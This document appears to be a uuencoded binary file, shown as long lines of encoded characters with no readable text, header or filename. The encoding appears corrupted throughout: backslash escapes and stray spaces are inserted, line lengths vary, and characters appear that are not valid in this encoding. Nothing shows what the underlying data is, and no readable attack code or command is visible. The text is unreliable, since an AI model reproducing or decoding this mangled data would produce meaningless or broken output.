M//]XMGEV>?:SO/\_=XU?3^WQ/+604`H6<0F&AN\*`@[7N\$&D]H9G06N@H#\$36
M`RM,%\*8)BX5X8;VP2=@N`\$72ORQ<%^X\*;X40^`4A:<4`,40LB\*1?4K2(Y<2J
M8AVQ(9)^=[&?`. \$0<(8X39XL+Q.7(^10\$W>(A\ :1X3KPB/A9?B1\_%;\_CU\$MFD
MWZ10J9!4C#)^):FZ5%=J\*W61>DL#I\*`29"E&FB<M0L;?(NV4]DM`I%/(]P^D
MYTCXGR1\_.8N<4\_Y=SH)TK\H>.5\*N+#>66\D=Y6YR`WD4I?M9<IR<(&^4M\O\_
MR@?D"\_ (U^: [\2`XA\_Y#3\*`%\*5B674D0I@63OP,Y`3:6!TEQIHW3"KL!PY/I)
MRG3D^E7\*!F6SL@-[`F>5\*\H-Y9[R3OF\*7XF1#KD^#^T)"! :KI;REFJ4N4GT+
M2P]+?`MORTA+E"76LM"RPK(&F7Z/Y3#V`\Y;KK)\$G]V:&[L!A:T1V`TH:ZV,
M/%\_/\_VL[:U=K`.M`ZS#H%:3[.NAB[ `5N1Y@]8CUI/6V\AS;\_ `7L!G:WJD^5RV
M\$%L!FX0T7\I6#CL!39#F.]FZV\_JR?8"U2/, [ ;+MM!VT7D>;O81?@I>VG+:V:
M2<VF!JOA2/-6U:F65FLAS;=0VZJ=U<%( \U`J9`6&NA1I\_F]UBYJD`D>:OZK>
M5.^K[Y`F4]G]L0.0%VD^PB[: ;?8\*2//UT/];VGLBS0^SC[\* /M\]!FE]I3[#\_
M8]^+`\_ :?L`^`W7\_S\_8?]M2.( \*3Y`HXBCN(.#6F^BJ,FNG][I/F^CD&.OQQ3
MD>;GH\_G`.Q\*1Y@ZCCG..&XCS;]TO`-\<61`F@]VYG\$6=,K4^LL[JSJ;(LUW
M=O9P]G..09J?X8QU+G`N0YI/<NY`G)><MY`XW\_B?.7T0YK/[ ,KN^LU5U"6@
M[ [M<95RUD>9;NMJYNKC^1)H?[YKBBG\$M0YK\_Q[45??\\$STOQ\_KENN!ZX/2/.I
MT?:S:/F0YHMKDJ9J%9`FZVM-T/5[( <W\_I8W6)K"FOP]I\_HQV4;NF/4.:\_X\*>
MG\:=`VF^H#O<7<+M1IJOZJ[E;N#N@#3?SSW8/=P=C32\_P+W4O<J]#6G^D/NX
M^ZS[COLQ.OY[ ]U=W1J3YWSQYT?\$5I/DRG@J>:IYF2/-=T/# [>\8BS<=XYG@6
M>M8CS>\_T[/4<]EQ&FG\_@>>IY[?`#+R;7G^\_>?I]%"!)R"W@\@SZN")I05ZB#/
MMQ+:H]\ /09Z?(\$P59@K+D><WHMWO\$DX\*%["S=EMX\*`Q\$GD\C9A`#Q5#D^1\*B
M+~K%2M3LFV+/K3?R`\_!QC#A1G(<\OTI<)VX2]R//GQ4OB=?%Y\CS7`KI-) \*
M.9`GPZ2B4DG)(Y5`IZ\M-42G[R`UE\_Z41DC3D.<72LNDU=)VY/G#T@ET^KO(
M\Z^E#](W\*0!Y/C<?:2?`9@CQ?5JXH5Y>;(\)WE7NASX]#GI\ISY47L39\_!7G^
MH?Q,?B.G1)X/1)?\_72F&/&]7W\$JD4A=YOK72`3N!0Y`G)RK1RBQE!&+\)NP#
M\_JN<0IZ\_KMQ1`BF?E)\_H\1FQ"Y@?>;ZD1;\$XV!Y@`^3Y\$6CQDRQR/.KL0.X
MV7(`>?Z>Y;+EAN4%\OPW\_`\*E=-3@"UG\_L`K64LCSU:UUK(VLG9#G!UB`H,%/
M1YY?9%V.!K#\>?Z(]20:\_#WD^3?6CVC PF9#G?[>%HL%;D><C;970X%L@SW>S
M]4:#CT\*>GV6;9UM,^W[\_VO:CP5]%GG]D>XX&GPIY/JN:\$PT^`GG>H7K0X.LA
MS[=1.Z+!#T.>GZ1.0X-?B3R\_6=V.!G\:>?Z&>A<-\_C/M^`6@P1=`GA?L%C3X
M\*LCSC>S-T>#[ (L^/M(]#@Y^//+&\_O@&\$-\_B#R`\_G[%33XE\C SW\_\$K@\_P=P<CS
MA1W%T.!+(\\_7<-1%@^^,/#\_0,10-?@;R\_&+`"C3X).3YH]CIN^"XCSS\_UO\$)
M#3XS\GR(,S\ :O`UYOIRSLK,FV^4;CSP\_VQF`!O\/\OQNYP\$T^/\^OYQ\ [7Z#!
MIT:>S^;\*A09?`'G>Z2J%!E\?>;ZMJQ,:\_%( \Y=-T)`@XY`GM[AVH,&?09Z\_
MZ;J`!H\_??\*KY:YG0X`LBSXN:%0V^\*O)\8ZT%&GP\_Y/E16A0:\_ `+D^03M;VTK
M[>Q=T`ZBP;]"GO^!7Y\*3WOT;\GP1=P0:?!GD^9KN>FCP79#G![F`H<`'` (,\O
M<:)]\$@]^)/`\_,?01H-@`R`#OW9S3X++2G5P`-7D6>+^^I@@;?"GF^AZ<O&OP\$
MY/E8SWPT^ (W(\WL\!]'@KR`//& \1 (/WZ^E)OJ=!FL\N!\*/!ET":=PFET>`;
M(,VW\$SJCP0)`FI\BS\$`#7X4TOU5(0H,\_BS1\_2[B/!O\5:3Z]F!D-/@QI7A)M
M:/#5D. ;;B"W%]FP?;R`2\_%KQ`S3XPTCS%\7\_T.!?(\W\_%%-+&:3<2//A4G\$T
M^+) (\ [6D^FCP79`F!TM\_H<`/1)I?\*L6CP>]"FC\NG4&#?X@T\_U[Z@8?B#2?
M5RZ(!F)`FJ\@5T6#;XTTWU/NAP8\_\$6E^CKP`#7X3TOQ>^9!\@O;NGLJOT.#3
M(LT`\*;^AP9=\$FM>4,FCP#946V/?O@8`\_FE^JA\*#!K\.:3Y1V8D&?PYI\_K;R
M`W^&)]\!DL6-/A"M&NGHL%71YIO:FEEZ4`[\_F,L\$]#@%R`-K[-L1(, \_@C1\_
MR7(-#?X-TKR?-8TU(W;["V"\_K@0:?"32?&UK`S3X;DCS?UJ`H`/0I1?9EV%
M!O\O[?6?18-\_A#3\_P?H5#3XKTGP^6Q@:O`-IOJ\*MAI\&Z3Y7K;^:/`3D.;G
MVA:BP6]&FM]G.XP&?P-I\_IGM-1I\ .J3Y`&IN-`@!:=ZMED6#;X0TWT`MB@8\_
M\$FD^6IV)!K&:7Z;N@L-\_CS2\_!WU(1K\=Z3YC/9`TZVOU\#;:Z9O34:\_\$ "D
M^;`VB6CPBY`FU]LWH<\$?19J\_+&.!O\6:3Z%(ZTCP!&"-/\`HR0:?\$FD^3J.
MAFCPW1W]L+,\_`@U^~M+\<L=J-/C=2/,G`>?0X!\CS7\_\$OGY\*9S:D^5!G(31X
M)]\)6=U-/BV2/.]G0.<0VE/?YYS\$1K\%J3Y<XC:/`WD>:?.]^@P?LCS>=T
M\_8X&+R+>UR1:/"-D>8[NKJAP8]"FI\_FFH4&GX`TO]WU+QK\!=K-?X0&\.5
M1@O0LJ+!%T&:MV@.-/B:2//~M39H(\.0YL=ID]#@ER#-;] `VH\?\$0YJ\_HMU`
M@W^`-)\_2G<Z=R9T`.;Z86T`#X\T7]?="`V^!] +\4/=( -/A8I/D5[C5H\`N0
MYD^YSZ/!/T&:\_^3^C@:??`6D^OZ>P)X+MX+=#FN\_C&8@&/P5I/LZS&`U^\*]+ \
M<]1-/A;2/,O/&\_U!C<^WQ/CS2?2PA!`?Y>0YDL)Y=#?FR#=-Q\*ZH[^/1IJ?
M+LQ&?U^+>+]#V(W^?A%I\_I[P&/W]IY!6S"1F0W\ /1YJWB[D]UI(\RW\$MNCO
M@Y`FH\3)X@S:M?];W(+^?AQI\_JIX\$\_W]/=)\\*LD?N\_9YD>8C)!`]O0+2?#VI
M,?I[3Z3Y8=(H)/<Y2/,KI03T][U(\Z>E"^CO3VF\_\_@?Z>Q#2?`&Y"/J[AC1?
M1:Z)\_MX>:;Z0/'C]?2K2`QY`?I[(M+^0?D8^OMMI/F7\COT]PQ(\`%\*`O1W
M&6F^M%(>);TITGQGI0?Z^QBZRQ>+KX.:3Y)V8/^?@EI\_K[R]/W=#VD^LR4[
M^GM1BX`[?"Y+&;9`R?2`\_C+% /3W94CS\_UBVHK^?0)K\_SW(+`?T#TGQJ:WK<
MW\N`-%<`J&\_5T2:KV]M@O[>"VG^+^MH]/>Y2//QUK7H[\_N0YL]8+Z\*\_FW?V
M<B#~%[2%H[^[D>:KXKY>`UL`I/E^ML`H[]%(\PML2)`?MR`-`[(=1W^\_@S3\_
MRO8>\_3TCTOQO:E[T=T5UXIY>!`3W9DCS7=2>Z.]CD>9CU#GH[^N1YG>J>]?
M+R/-/U"?HK^G0)K/8@]"?\_#\#:5ZU:\_:R=#>OE;T]^OL0I/D)]JGH[\N1YC?:
M\$]?`3R+~7[/?1G\_\_B#2?QI\$!\_3T4:;Z\$0T9\_KX0TW\#1%/V]-]+<, <8]/=Y
M=!]O`?K[?J3YLYX+Z.\_/D>:\_XI>)IG7F1)H/<Q9%?<@S5=SUD9\_[X@TW]\_Y
M)\_K[-\*3YA<YEZ.\_;D>8/.T^@O] ]%FG\_M\_(#^`H`TG]N5#\_W=@C1?UE41\_;TY

MTGQ75R\_T]W%(\S==<)'?R#-[W+M0W^\_@C3\_T/4, \_=V\=U<, :=ZNN='?ZR+-  
MM]8ZH+\19J?J\$6COZ]'FM^D;4-\_/X4T?UV[@\_["^6D^K3LC^GM^I/F2;@7]  
MO3+2?S-W, \_3W/DCS (]QCT=\_CD.97N)>COQ]'FC\_GOHS^\_@)I\_AM^?68Z3RZD  
M^4\*>/) #?2R'-5\_?4\32B^W4#/\$/0WZ<CS2\_R+\$=\_WX\$T?\1S\$OW]'M+\&\]'  
MO;]'>Y\_OF9#E?Q="T=^MR/\*10B7T]Q;(\MV\$WNCO4<CRLX1YZ. ]\_TYVZ\_>CO  
M5Y'E'PG/T=]3 (<MG%7.BOT<@RSM\$#\_I [ /63Y-F) ' ]/=AR/\*3Q&GH[RN1Y3>+  
MV]'?3R/+WQ#OHK]\_1I9/)P6@OQ='EA<D"\_I [%63Y1E)S] />^R/ (CI7'H[\_ .1  
MY==( & )#?#R++GY>NH+^\_1);\_CE\LZ<\_NSI5&EJ\AUT5\_[XPL/U '>BOX^ 'UE^  
ML;P"\_3T)6?ZH?'K]\_3ZR\_%OY\$\_I [9F3Y"\$4^\_KL-6;Z<4AG]O26R?'>E#\_K [   
M>&3YV4J<LH3=T\_\ /6?ZQ\@+] /36R?#9++O3WXL3R3DLI] /?ZR/)M+9TL/>B.  
MW&3+=/3W>&3Y+98=Z. ]GD.5O6NZAOW!EO>W9D)\_+X@L+UJMZ. ]5D>4;6UN@  
MO\_=#EA]EC4)\_7X'LGW#]&\_W] \$+ +\!>M5] /=7R/ (\_\*L4T]-)\_"\*V"/3W, LCR  
M-6WUT-^ [ (, L/L@U#?X)!EE]B6XG^OA-9\_ICM-/K [ 'V3Y=[; /Z. ]9D.7SJ^70  
MWU5D^?)J%?3W5G0'OR\_Z^P1D^5AU/OK[1F3Y/>I!] />KR/) /U)?H[Vf0Y; /;  
M@]'?2R#+N^RET=\; (, NWLW=&?Q^ . +#\_%/@/] ?16R\_%9[\$OK[663Y6\_ ; [Z. ]?  
MD>73.S\*COX<ARTL.&\_I [-63Y)HZ6Z. ]D>5' . \:COR]\$EE\_K^'?]W;QK\_QI9  
M\_J<CM3.#, S>R?#CNV<O.LLCRM9SUT=^ [ (LL/=OZ%\_CX367ZI, Q[] ?1>R\_' 'G  
M&?3WA\CR[YU?T-\#D>7SN@JBO]N1Y2NXJJ\*\_MT:6[^GJA\_X^\$5E^CFL!^OLF  
M9/F]KD/H[]>1Y9^Z7J&\_IT66#])^T\_+1G7I-\*X/^WA!9OKW6! ?U]!++\5" T&  
M\_7TULGRBMA/]\_1RR\_&WM'?K[-V3Y#.XLZ.^%D.5EMXK^7AU9OJF [%?K [ '+I'  
M/P'] ?1&R\_#KW1O3W (\CRE]S7T-? (, O[>=)X, GI^1Y8OZBF!\_AZ)+%\_ ; TP#]  
MO9NG+^ [ . #T=\_GX4LO\RS"OW]7V3Y\$YZSZ.^/D.4\_>+YZ\_/SPRXK]\$JB\_9T6:  
MSR>\$H; \ [D.8K"M70W]L@S?<2^J.\_3T\*:GRLl1'\_?C#2\_3S@LG&1WYM, AS><O  
M<Z.\_"TCS;K\$L^GLCI/D.8E?T]Y%(\)'B3/3W-4CSV\1=Z.\_GD>;OB'\_1W[\C  
MS6>4'M'?R/-\*Y (= ; T&TGPSJ37Z^T"D^; '21/3WQ4CSZZ5-Z. ]'D>8O2]?1  
MW]\BS:>0T\H!\<@C2!]R2=E"=^/KR^W1W[LCS0^11Z"\_ST::7RZO1G\_?C31\_  
M4CZ'\_OX8: ?XC [L6G5+ (AS8<JA=#?G4CSE93JZ. ]MD>9 [ \*P/0WR?3??A%Z. ] ;  
MD. ; \*W\*T>44W2&Y [GR!OW='VD^I^5W]'<1:=YCB41\_ ; XPTW]'2S= ('YW<FX '\  
M+/3W!\*3Y [99\_T=\O (, W?M3Q"?\_ ]A26, -L&9%?R] "IW<<Z.\UD>; 6]N@OP]"  
MFA]GG83^O@1I?H-U, \_K [ , :3Y\*]8; Z.\_OD.93VM+9, MGR (, T7LPGH[^61YNO:  
M&J&\_ ]T":'VH;B?X>BS2\_PK8&\_7T/TOPIVWGT]R=(\Y]P:B>5FAUI/K):&/W=  
MA31?6:V!\_MX. ; Z/.A#]W3RQLQ5I\_H!Z%/W] %M+\ "\_4M^GMZI/E<]A#T=PEI  
MOI2]' /I [\$Z3Y3O; NZ.^CD>:GVV>COZ] %FM]AWXW^?A%I\_I [ ] , ?K [3WM:1R9'  
M-O3W<\*1YJ\.)\_EX+; ; Z%HRWZ^V"D^2C'9/3WI4CS?SNVH+\?1YJ\_ZKB)\_HY3  
M.OAEL? [ . S, Z\2/, 13A' ]O0+2?#UG8\_3WGDCSPYRCT-\_G (, VO=":@O^)%FC\_M  
MO (#^\_A1I\_K/S!\_I [\$-)\ '5<1]'>-SN?41' ]OCS3?US4 (\_7TJTQ\UQ+T]T2D  
M^8.N8^COMY'F7 [K>H; ]G0)H/UO^@O\M (\Z6U\NCO39'F.VL]T-' (, W/T&+1  
MW]\AS2=I>] #?+R' -W] >>H+ \ [ (<UG=F='R^\*-%\_!W18I/@I7 [78B3^\*>VZO  
M<0W/CG8>@7MMM7%'O2>NV'\_C^8H [YW [XQ>%^0\_"?%-AI<V, WO8<P!M?@U; @\_  
MOAW] ^CCZ=6 [ ]\_AB>@>5Q=ZP!LG4/W!-; CAWR'> )!W/^ ^)MX37X@I<&6U2) I4  
M#O>XER (MG\5]KC>X:F9#0I; D, M2\$>^, N]G0DXG\_0?L\_\*=W#/&K^4'+\_ ]? \ (  
M^+=42G (0\H%?RY1^@?!I2<"5MJ [LYY>\* \_E\2]@G]0E/1\_[NE]; B [>O2W] ?Z\_  
M2.&3X' <ZE9+\KNN (QO?6WQF), Q-) :%H\*7G, 3\ )4. TUIJ<; BG\$82]C4GH-\*D]  
MI9!>\$CWO/ /H [3 (68@G>'G<5X= (Q09 (M8O\* (\$XBY^%'; S\_607KO2; \ /R.4#HJ  
MRW'G+00 [ :C%HT@'6BLC, NZW?K"KVLS>@UX8CSR [ "=2P8) T>B [ <=Q\*B02Z3 ( )  
M5Q4% CZ4\$W+\-PSYN' '90@K2: ^, X>UE\* [2^\$>2B+V4@1TJ'AD] [ ]7WL\G5&@J  
MQ. \*N92#N5D3A-<Y/<N'U:Q/. # \$3@WL\$R [!B&\* 'WQ:G) : "; !4Q'V [W=B\_4]' ;  
M-R"OA]O:VA; A7GDP [I!%X\KJ; X\_\$53, ) YU04W\*] \*P#YU& [ =<< [+SB '\5B?A  
M1\$AJ], @AN\*^TP1W5W<@SF>\$XKYL+-( < [K [0YQ, H5\$52VX] ?M^\_" />=) -N#<2  
M@5?49= (M\*02OCS'R:3D \>Q>CD6\*^\*: JEKV6#Y9DE' &<!%J%!..5) !I]P%<-  
MQ) WY) -R/4^P]D=4?V<-P58YS7'8\$8; ]L\$I)S:EPQA [ @2\<P0</XD'JTU%->O  
M6'300\$]53Q3N#^\$ '&'Y7/O [! /M% '\, -70@22X#+QEAB"/=H8M+4 '\ /'9&R [OQ  
M:JSB [ .0& [ ]2\$ (S, MPBME, \$XS1N.>I+\M\$GTE": ]; "MI' 'DX-AN'.0!QV" (+0  
M#8A\$:3&&9PASD3LS@G (Z?&X/H?B61F+. ^&! [JIXCNW'U=\*%QKO) \ \JC? [ . \  
M7Z, (W [ ]:AGVI\$/31&.30 '\*FB-%K:C3UA%>UP'U)A.\*X%BW#^ (MA2%SLSQW' B  
M, A\*OS\$G63U8%]T'3L!<:ACV0.'2? ('M-^R3 [8=R) \* (4=B40T\$0\$) )!YG?D)Q  
M[R\6>\_Z!>\*6 (TO; C5<%" . ^& ; L', ?@7VW9>C; ?H+W\PD1&@HQ. .L2 (%; \$+MAN  
MM%]5ZHN<^TP\_Q\_WF1; C/%\*S4108]CBM/) \$Y [ ] . &NCX\*]W@3L\8396MKB<+XJ  
M".<J)J&-I<:K\A!TJW=V':<<XG%O, ]39%+WGO#, 0"2<\*IP [ ]-! ?N, &S"ZU\*\$  
MNR/. '=YRA^'L3PQV' /Q\*> ; ]G'4@"H]'GOPDJ3M9LP/WT<\*DMNO8U\*1C/]FCY  
MN.RO1.\*N5A\*NA0I.K2; @RA9F; 6F-PZY3\$/+G)QU4JNE<)HK\$:<X!'2\_>%P#  
MOM'D8AWG'8&XRQ\*%W18\_M\*R!KDW (4Q%:1VT9=CI#T'EBD'4"/!4]HSV [O:]\_  
M-; U? (Q4 [ #AN0/, \*Q? [ \ (MVK!N+<7C3T^?W3 [X7 (24KRB] %02L+\>AJ8=AX0=  
M9\*V) ^\*EAG%<KA5VN1.1= '5>Y>/>6&HK [R; '85P [\$?E (4>J2?T^4<Z-R\$NSH1  
MV-U9AE87HC5\$?CN-TY05L; .Z&Z\_/\*K+5!L\SCU] + [ ^<3CC, , BW 'O (QA [F-'8  
MN\_'7 (G&., 'EW\$A7L\*"9@)R\$, #2 (.9W^#+#6QFW\8O; X4\GPBKN ("3L [\$XPY:  
M\*/; -8 [%?%HA3KU\$XJ^; G<&\$7>Q-VKR+06I?A=&D (3HS\$X#YQ@%81'7 (WLJ.\*  
MTUH; <-<V' '=K%F&/UJ^G]\_, ) QKG\*:%P/\_ , 5 (W#E)PHZI (O7\$WL@C\*0RGE.)P  
M-B\$ (G6823A2F1D, 98DG\$20\$!=PCCD2M"; 4UML4@) @3B+%X4=#]D^8&X@K^R  
M1^!DW#<B'E!CX [!]30'K7BT:S?. IZBX\* [T! :38<5 [-%R\* ; !GKJX1WP<>T?>

MQY"\_\$ (D=X22\ZBMB3S\$! I [#'L' <3APP7A)V82?) A7%]\*X21\$(AJ48.EJB4<?  
 M"L4IQ%C<J0C\$GD44NHJ?ZD (FV823?Q' 8+UR&YA" "O!#C..T (P) WYT< [=:.TJ  
 MKMX;T, ' #M; ;: (MP?"\8^633ZL3)R\7"<1/ND/X:BO5\C!;O4">BK84BI<>) E  
 M, 4BJB5-?A [%75\J9, 1\$ [/X+258G' 7=E0 [, [&8E<F\$&TL"N<?\_6PNW!G9A#V2  
 M"' 2C94A\$ (?:&. &EX&B>, \*J\*I [\$8^49U]G1MP\$B '<=P0682<P6\*N+SG]<\W=  
 MXGY<\$O;E%%S9\$W!=] UOD\_7S"</ (M#G? '\@2:., >'D8E+24.D1)P^\$7`7\*AZ [  
 MSZ%\*4^PSG5<"<> (K"N<\\_-' /!UHHW?M%X+3E, IRZ", '=UAADM'! [1>2OW3CS  
 MI.+>YP;<\0AWMD4:NN8, QBG#:) PN\M<BL>^8A/T&Q=W3G8#<\$88 [\_ '%H!GX;  
 M4ON-IFM [363^PSAG5PKWVQ-QETV0NB\*!WY-"Y:9R+\$ZT!6 (?+'IYV'^ [6@,M  
 MFW"^^+\`G2I:AC8;8&J) IGK8%J!5QQF, W [NVJ]K [H?<\_LX<AWBW"\* ,AA [K] %H  
 M8? [ (7L=-23C3J&@< ;?C\$:YER6?PD\\_@)Y\_!3SZ#GWP&/\_D, ?O (9\_.0S^, EG  
 M\)/X">?P4\^@Y]\!C\_Y# [R&?SD, \_C) 9\_"3S^'GG%/ /H.?? `8\_ ^0Q^\AG\  
 MY#/XR6?PD\\_@)Y\_!3SZ#GWP&/\_D, ?O (9\_.0S^, EG\)/X">?P4\^@Y]\!C\_Y  
 M#/[\_QV?PD\_Y?) /"OSKY [ <JK'NC-' [^4%O\>SKKJQZ8&ZZ" \_ [I^K6^, ?X?\_  
 M\FCF!<PGF-.D, %V&>0;S/>8L\*4V [F3LR3V->PWR0^2%S: "KV/IF; ,X) BGLV<  
 MR' P\* ' HG\_?O-/Y?>4YO=I\_H/\@P]M6F!N0+Y";D1^06Y\*\_D5>2SS//) K\CKR  
 M&\_ (^ \EOR;? ([\G?F [&ETOR<79G:0/Y'; , '<C?R1/ (' \BKV3>1? [L\_7XQ?R5\_  
 M (6=\*J\_NK]VO. [&\*N#>M?PVPI!+]N9. \\_XYF7, S\_Y Y< ', ?GX%T^GOYP+-;>1R  
 MQE\_ZO@3 \_M^Z\*KUM->]C@%R=W (M<P\_MX (-<DSV+^FUR+? (#Y-KDV^0-SD+\_N  
 M.N1PYG+DNM [O!;D^N2\_S!') 3\F)R\_) F<F?R.>9' S^-8LZ4W' <ZLD;N0VS `/  
 M9) [\*O)S<E;R' ^0+S (^;OAO\$Y9#!=F-R-7)FY!7, \_\D#O8X, \R/LZ0QY"WLA\  
 MBOD^>2CY"W.6C\*8+, =N8JY&'>; \7Y&G>UQSR=/) :<HSW^4B>2 [YC&!^7/, \_  
 MO`C0' 4<N0)Y/5LDR37 (\>0.Y`1R%'DM>35YQ?C,E\GKR>\_ (F\Ci\UD.B]Y  
 M!UDB)Y\$KDG>2F\ (C)<<UKKN#:" [1?#+S\$K+B?1PR'R%;R3>8WY-MY`R93><G  
 MJV0+<U5R\*W) KYD' DUN1HYE7D-N3=S%? (;<FOF3-FT=V.7) !9 ([<GUV7N2^ [ @  
 M\_3K^ON? .4N:]Y" [>C\O\&3D>\_X&F (V#?X [PT<PMR=W (?YO'D'N2%S+O (<GG  
 9^1>Y%39#7/\Z/^!P33?EI8>#\S5R7 [>QS/Y (, T\_, .? (9KH8 [%N\_GGR2YB<-  
 MXVW9FHK9=9^C>1OF\*-BWY [Y, LW3!YFVP49^ (%^G^1;FNVR-.X?N.S1O2;Y+  
 MG@0; .8' \R/NQ<IJVP+XUC\BO:)X]E^F\*L&\_-% (GFH<%FVX (^):D\_XV<CK [F  
 MS.U@WYJ<N77 [T]S#W!OVK7E`SD+SK\RY?S?7-"1GH\_E (-G).SH4Y\_BPAYKQ (  
 M' MT"S:O`OGG+?+JKT' P0N7AZW7', 6V' ?^I6ANBTT/\&C#DPO [F^, ]E.\RG,  
 M2<QWV/JH`KK+8XZ/Q7P:]JT94%!W' 9K/9MY#\_05 [9<@-:)XMS+0\$^]8, (S>E  
 M^5+FL^3FWK<MI+L%N0+L>]O5Y+;>KP/S& [:F76' =G6@^@7D; \RW8M [YM\$7KN  
 MTWPZ\U%R3\_)G9BG<?-MCY/XT\_\1<LJCN`>1JL+&>/)3F;YD+\_6&NZ4T> [GT\  
 M, )]F\_D8>0<Y:S' S;I>1Q-\$]DOLS6Y (\_0/9' FY9C [D">1\_R%/)C@\_\IXQ75/  
 MHWEGYNFP; \UO)73/IKG\*W`KVK9E' GDOS?YF?LS5\*2=T+:%Z;>3#S7-BW\_A!Y  
 M, <WO, 6<4S#45R, MHWI5Y' EOS@ASO?4Z) IEW, +6&CHY\$3: +Z=^19;DT/6G4AS  
 M&W, ;V5PSA;R#YJN93Y.3R. : =^1GWN>OW;0#-AX;#NI3-+<R-W.8:SZ1O]`\  
 MO] -T7=BX3I%\_T' P] \P6V)DS3G3\$#Y4#FT9JYY@^W [FPTK\<\P6VN2>G1' 4SS  
 M0LRU/>.:6' ( (S; <PWV!K\_BJENR#-5S/?A (WO5VG=A6E>D7EH:7/-&W (\$S7.4  
 M, 5VFC+EF+EFD>1+S (V, -UI?5; :5Y) \-X6]AX+8W4 [: 'Y5.9]D>8:N9SN2)HW  
 M89Y<SESSEER)YK^7-UVMO+EF" [D:S:\S9ZY@KFE`KD7S/LS1; , TQ<EV:OV#.  
 M5M%<\$TUN3?-US! ?9FE>5='>C>4AET [4KFVLR5-' =C^8"<P/8MR9=-=WC:%Z\$  
 MN58U<TU\$==U3:5Z5N3]S; '5S?=:NF?3/ (9Y%\_.M&N9Z2RUZK?^-^;LRCF%?"  
 MQG6\MNZ\_:9ZWCNG\*S-WKF.L7=-3]D.9 [F5\_`OC57&M%^^^9X\_\Q%& [., 0?Y`  
 M\\_G, )]B: ^.:Z<V74?88Y=0MS36)KW3.:WV8.:J/;17:2-7 (;V' @=:TN//9KG  
 M:V>Z;CMS38D.NMO2O";SD` [FFL:==8\_VSIGCR;\_Z0A?=\$VGN8N [<Q5QSC1Q-  
 M< [^NIDN09WH\_! (L<I^NYML)\^C^4OFD&XL6W;7O9KF)YB\_=S?7A/2DZQ' -  
 M' <RM>YIKDGKKO;S&\P9^IAKI+ZT=T?S9LS3^YIK"O:C?3R:EV/N!1O7>O ([  
 MFK]@SM??7+. \$\_)WF^YE?L35/!NCVI^WP7`--5Q]HKIDS2'<.FN]A?CO (7&, ?  
 MK/LWFK=@GCK87)/O3]WY:5Z6N1=L [.L.T5V4YD69&Y!+D`>12Y+C8-;=AVJ  
 MVT' SF<R' 8=^:NL-T>V@^BCD)]JT1\_] (=2?.FS-/ (Y<B' 8..Y#^`YXITS?X)]  
 M:RZ-T%V/YC^82X [4W9A<E]R\$/!CVO6VU4?3\HOD`YC6P; \VNT?3:2\_, 7S.%C  
 MS#4QY\$ST/\#L-]9<4Y\U/OU8=[.UEC' Z1Y%\U; , LV#?FL' C=<^@^4KF&^25  
 M9.LDTSU@XW\$RF?:@:%Z->0SL6U-@BN [---\*\_#/'7VK1DQ5?>\_ (]GO@+[UAR)  
 MUGV, YG>9TTUC^99\EN: [F9^Q-2VFZ [ [D\_3R9-\/&?8\$9NF\_2?"QS (NQ; (\RD  
 MYSO-FS' 'P+XU16?1OCK-J`\*^>0+Y!\U/L7G\$;-VI, ]'K).R;]X [5' 4CS"<Q+  
 M82.+SM5=E.9YYIFN"OO6Y (K3+=&\-' , \_V+?F/ [\*5YFGGF; "OC7CR\$Z:KV6^  
 MSM8, 6:B [\T7P; [YS46ZAV..SV>QZ4:P\3Q=0M<7FI]C#EQJKME&CJ;Y\$^9"  
 MR]C7C3S#^ [5BOL' 6+ZMN>R [-+S' G6F&NZ42>[\_VS, -]F:RJMI!Y' \V', .V' C  
 M\1"O>SG-.S+\_{#1N]>!7M] +\^"O-OJ\TU3<@; :#Z>>0]; \X.\B^8A:TQ' PD; '  
 M2=!]A.8:<Q?8>\$RNU7V!YI69>Y-\_-; -.]PV:AS' 7)M\EKV&^`?O>UK->]V.:  
 MMV6>`1MK-N@.R\*R [#?, TV+?FPT;=Q6C^R;3E6' C.KM5=V6:GV!.F<B^C]MT  
 M-Z1Y#%:L&^-?Y+NWC078=]\-WDHS9\PY]W)'@. [=!^B>7WFR; !O3>U\_=9^B  
 M^6#F!-CH:+OIM8OF:YAOD^\_"^@/"=%'FRN1 [Y" [, LPS\_[U [Q-IK\_] -YGT?WK  
 MMO%]<@KR-W (J<K:]NM.1"Y/3DS5R!G (= <D9R#W ('>0 (Y\$WDQ [ /OS [B-GQAQ\_  
 M1C9/O4]W%IH7A' WS<N1`FK<QYGC\_Y\*PT7\OFQ\G9:/Z0S?WWZ\Y.\T\*P;UZ>  
 M' .1]\_VP^D9R#YNO9\_#0Y)\V?LWGF` [IST;P8 ()M7 (0?3O (, QQ\_LG\_T [S-<8<  
 M [Y^<A^:OV3SW0=UY:>XAAY\*;PKXU0\GY:3Z7S? \E%Z#Y+39/<TAW0>\_WEQQ&

M=A\RU[0A%Z+Y6#9?22Y,\X-L\_I!<A.9I#YOS<'(XS2NR>2=R49I'L?EJ\A\T
M/\KF3\G%:) [AB#DO08Z@>4TV[TDN3O,IY!+DI>22Y!UD@7R.+ 'J?'V2)G/.H
M;ID<'1074+\*+=YO.9=S)?(#O(?L?,MVU\*+D7S/LPQS&O)I<E7V-MF.'[\_NF^>
MG]G.W)BY#\_,DYA6P[WU>]E>B^0OF-"=,%V+6F.LQ=X>-# \$"N1O-\$YJN&\_\_<U
MZAWF87XEZ;Q\*JI-X>[ ]B?OZ8!Y(CZ!Q17G()O\!?!;Q.) ]7Z&!; ]4AD6\[:^]
M.?P; \,MM\>\UO' \_\/\_ (MN,3)7TX^ )V/8@J\_)2-\_[86["/( 'YZ9>[X\K\_ 'L;S
MT7O/)]3NSO\_7YSKT\SE[?YW/P3D3V#AG 'AOG3 'PO9W[RRSAG@OO@\*\_X\$5.
M>3^W+FE2^I6%?7\_&C>1 ([ [6#^05;4^4T90QR.^8HV+?F#+FZ-\,P%SK#NC#L
M.T\_2A7D26W,1]IT;^<Q<^\*RYY@\*Y&3G%.=,V<G/OZRIL?-SS\\*] [T/UAWSSM
M!=W]O/O2%\QY>W)\_ [V./S8^0!WCO33/\_=M%<4P/VG??HP^:E+\&\_ 'BDM#/\_O
M]WT<YOIT\_:I,?LM@X\_X(V962/N?+IHLPEX:->XM7=%>D^3\_,#V#?FCK7=+>G
M>4?#>%08V-^XKKNG=\Z\ 'O:MV713]VB:GV1^"QM?MUO4?6C^D#GPMKGF '7DV
MS7\%R[RC.Y;<!#;RSUW:1Z7Y9N:GL' 'MOJ=[%<TG,^^%C>Y\_G[H]S<LQ]X=]
M:\_XF;Z#Y%>:'!\^P '\DCS7LQ+V=K6CVD?3R:CV7>'AOW&LB[, ,?CZI' I\*K#Q
